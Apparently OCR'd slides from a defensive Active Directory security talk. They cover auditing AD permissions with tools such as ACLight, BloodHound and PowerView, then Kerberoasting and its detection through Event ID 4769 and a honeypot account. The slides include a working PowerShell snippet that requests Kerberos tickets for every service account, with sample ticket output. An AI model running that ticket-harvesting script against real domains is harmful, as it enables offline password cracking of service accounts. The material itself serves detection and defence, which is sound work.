1	organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName	i	IsInherit	InheritanceType
12	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All		FALSE	None
13	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProperty, GenericExecute	All		FALSE	All
45	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All		FALSE	All
46	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes		FALSE	All
104	OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All		FALSE	None
134	OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All		FALSE	None
164	OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All		FALSE	None
426	OU=Users,OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All		FALSE	None

organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProper	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All
OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All
OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All
OU=Users,OU=Accounts,DC=trimarcresearch,DC=	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All

PowerShell for OU Permission Report:

https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/

ACLight

```
#####################################################################################
#                                                                                   #
#    Discovering Privileged Accounts and Shadow Admins - using Advanced ACLs Analysis    #
#                                                                                   #
#####################################################################################


Release Notes:

The ACLight is a tool for discovering Privileged Accounts through advanced ACLs analysis.
It will discover the Shadow Admins in the network.
It queries the Active Directory for its objects' ACLs and then filters the sensitive permissions from each one o
The results are the domain privileged accounts in the network (from the advanced ACLs perspective of the AD).
It automatically scans all the domains of the forest.
You can run the scan with just any regular user in the domain (could be non-privleged user) and it needs PowerSh

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) - Cyberark's research team.
         Using functions from the great PowerView project created by: Will Schroeder (@harmj0y).
         The original PowerView have more functionalities:
         Powerview: https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
```

ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info

ACLight

```
################################
#
#    Discovering Privileged Acc
#
################################


Release Notes:

The ACLight is a tool for discov
It will discover the Shadow Admi
It queries the Active Directory
The results are the domain privi
It automatically scans all the d
You can run the scan with just a

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) -
         Using functions from th
         The original PowerView
         Powerview: https://gith
```

GitHub, Inc. [US] | https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

```
function Invoke-ACLScanner {
<#
    .SYNOPSIS
        Searches for ACLs for specifable AD objects (default to all domain objects)
        with a domain sid of > -1000, and have modifiable rights.

        Thanks Sean Metcalf (@pyrotek3) for the idea and guidance.

    .PARAMETER SamAccountName

        Object name to filter for.

    .PARAMETER Name

        Object name to filter for.

    .PARAMETER DistinguishedName

        Object distinguished name to filter for.

    .PARAMETER Filter

        A customized ldap filter string to use, e.g. "(description=*admin*)"
```

ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info

Administrator: C:\Windows\System32\cmd.exe

```
 Welcome, starting ACLight scan

Great, the scan was started.
It could take a while (5-60+ mins) depends on the size of the network

Discovered 1 Domain

******************************
Opened process for analyzing Domain: trimarcresearch.com

Waiting for all the scans to be completed..
All the processes completed. Now, starting Accounts analysis..
Finished Account analysis

Discovered 7 privileged accounts
Check the list of the accounts with extra permissions:
C:\Temp\ACLight-master\Results\Accounts with extra permissions.txt

Privileged ACLs scan completed - the results are in  the folder:
C:\Temp\ACLight-master\Results\
Check the "Final Report"
Press any key to continue .
```

Accounts with extra permissions.txt - Notepad

File Edit Format View Help

```
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```

All entities with extra permissions.txt - Notepad

File Edit Format View Help


```
BUILTIN\Account Operators
BUILTIN\Administrators
BUILTIN\Print Operators
BUILTIN\Terminal Server License Servers
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\SELF
NT AUTHORITY\SYSTEM
TRIMARCRESEARCH\Cert Publishers
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Domain Admins
TRIMARCRESEARCH\Domain Controllers
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\Enterprise Admins
TRIMARCRESEARCH\Enterprise Key Admins
TRIMARCRESEARCH\Enterprise Read-only Domain Control
TRIMARCRESEARCH\Group Policy Creator Owners
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\Key Admins
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```

This PC > Local Disk (C:) > Temp > ACLight-master > Results

Name	Date modified
Accounts with extra permissions.txt	5/20/2018 1:06 AM
All entities with extra permissions.txt	5/20/2018 1:06 AM
Privileged Accounts Permissions - Final Report.csv	5/20/2018 1:06 AM
Privileged Accounts Permissions - Irregular Accounts.csv	5/20/2018 1:06 AM
trimarcresearch.com - Full Output.csv	5/20/2018 1:06 AM

ACLight

https://wald0.com/?p=112




Bloodhound:
https://github.com/BloodHoundAD/BloodHound

Bloodhound uses either Invoke-ACLScanner function or SharpHound to gather AD ACL info

Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
  - https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/
- ACLight (Batch file that calls PowerShell):
  - https://github.com/cyberark/ACLight
- Bloodhound:
  - https://github.com/BloodHoundAD/BloodHound



AD ACL Whitepaper by Andy Robbins and Will Schroeder (Black Hat 2017)
https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Effective Attack Detection

Kerberoasting All User SPNs


```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```

```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-12
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.ads
```

```
#5> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:49 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#8> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
```

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



Detection

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

KerberoastHONEYPOT

Organization | Published Certificates | Memb
Dial-in | Object | Security
General | Address | Account | Profile
Remote control | Remote Desktop Services Pr

Attributes:

Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>

KerberoastHONEYPOT Properties

Organization | Published Certificates | Member Of | Password Replication
Dial-in | Object | Security | Environment | Sessions
General | Address | Account | Profile | Telephones | Delegation
Remote control | Remote Desktop Services Profile | COM+ | Attribute Editor

Attributes:

Attribute	Value
countryCode	0
displayName	KerberoastHONEYPOT
lastLogoff	(never)
lastLogon	(never)
logonCount	0
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	1/25/2017 6:08:43 PM Eastern Standard Tir
sAMAccountName	KerberoastHONEYPOT
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSVC/honeypot.lab.adsecurity.org:Its/
userAccountControl	0x10200 = (NORMAL_ACCOUNT | DONT_E

Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname      ServicePrincipalName
--------------      --------------------
krbtgt              {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canon
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

